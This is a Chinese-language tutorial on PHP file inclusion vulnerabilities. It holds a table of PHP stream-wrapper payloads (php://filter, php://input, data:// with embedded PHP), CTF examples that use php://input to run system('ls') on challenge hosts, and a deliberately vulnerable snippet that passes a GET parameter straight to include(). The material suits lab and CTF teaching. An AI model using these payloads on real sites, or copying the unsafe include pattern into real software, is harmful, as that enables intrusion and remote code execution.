


# WEB 漏洞-文件操作之文件包含漏洞全解

# WEB 漏洞-文件操作之文件包含漏洞全解



```


HTTP/1.1 200 OK
Date: Sat, 2 Feb 2020 11:41:19 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
Connection: close
Content-Type: text/html
Content-Length: 78058

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table {margin-left: auto; margin-right: auto; text-align: left;}
.center th {text-align: center; important;}
td th {border: 1px solid #000000; font-size: 75%; vertical-align: baseline;
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ceceff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
.v {background-color: #cececc; color: #000000;}
.vr {background-color: #cececc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cececc; border: 0px; height: 1px; color:
#000000;}
</style>
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCH"
/></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>

```

.....

	PHP	Java	curl	Perl	ASP.NET
http	✓	✓	✓	✓	✓
https	✓	✓	✓	✓	✓
gopher	—with-curlwrappers	before JDK 1.7	before 7.49.0 不支持\x00	✓	before version 3
tftp	—with-curlwrappers	X	before 7.49.0 不支持\x00	X	X
dict	—with-curlwrappers	X	✓	X	X
file	✓	✓	✓	✓	✓
ftp	✓	✓	✓	✓	✓
imap	—with-curlwrappers	X	✓	✓	X
pop3	—with-curlwrappers	X	✓	✓	X
rtsp	—with-curlwrappers	✓	✓	✓	✓
smb	—with-curlwrappers	✓	✓	✓	✓
smtp	—with-curlwrappers	X	✓	X	X
telnet	—with-curlwrappers	X	✓	X	X
ssh2	受限于 allow_url_fopen	X	X	受限于 Net::SSH2	X
ogg	受限于 allow_url_fopen	X	X	X	X
expect	受限于 allow_url_fopen	X	X	X	X
ldap	X	X	X	✓	X
php	✓	X	X	X	X
zlib/bzip2/zip	受限于 allow_url_fopen	X	X		

 @redrain\_QAQ  
[weibo.com/rootredrain](http://weibo.com/rootredrain)

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip:///D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=

### 演示案例：

- 本地文件包含代码测试-原理
- 远程文件包含代码测试-原理
- 各种协议流提交流测试-协议
- 某 CMS 程序文件包含利用-黑盒
- CTF-南邮大,i 春秋百度杯真题-白盒

php://filter/read=convert.base64-encode/resource=index.php

http://e5369bfd1d9c4bc4af66983b843eb0f3760d8c19751b457d.changame.ichunqiu.com/?path=php://input  
Post:<?php system('ls');?>  
http://e5369bfd1d9c4bc4af66983b843eb0f3760d8c19751b457d.changame.ichunqiu.com/?path=php://filter/read=convert.base64-encode/resource=dle345aae.php

### 涉及资源：

<https://www.ichunqiu.com/battalion?t=1&r=0>

<http://4.chinalover.sinaapp.com/web7/index.php>

<https://www.cnblogs.com/endust/p/11804767.html>

[https://pan.baidu.com/s/1x\\_mwVF--xxmoKAvDJ8mRsw](https://pan.baidu.com/s/1x_mwVF--xxmoKAvDJ8mRsw) 提取码:

xiao

```
<?php
$filename=$_GET['filename'];
include($filename);

/*
$filename=$_GET['filename'];
include($filename.".html");
*/
?>
```

---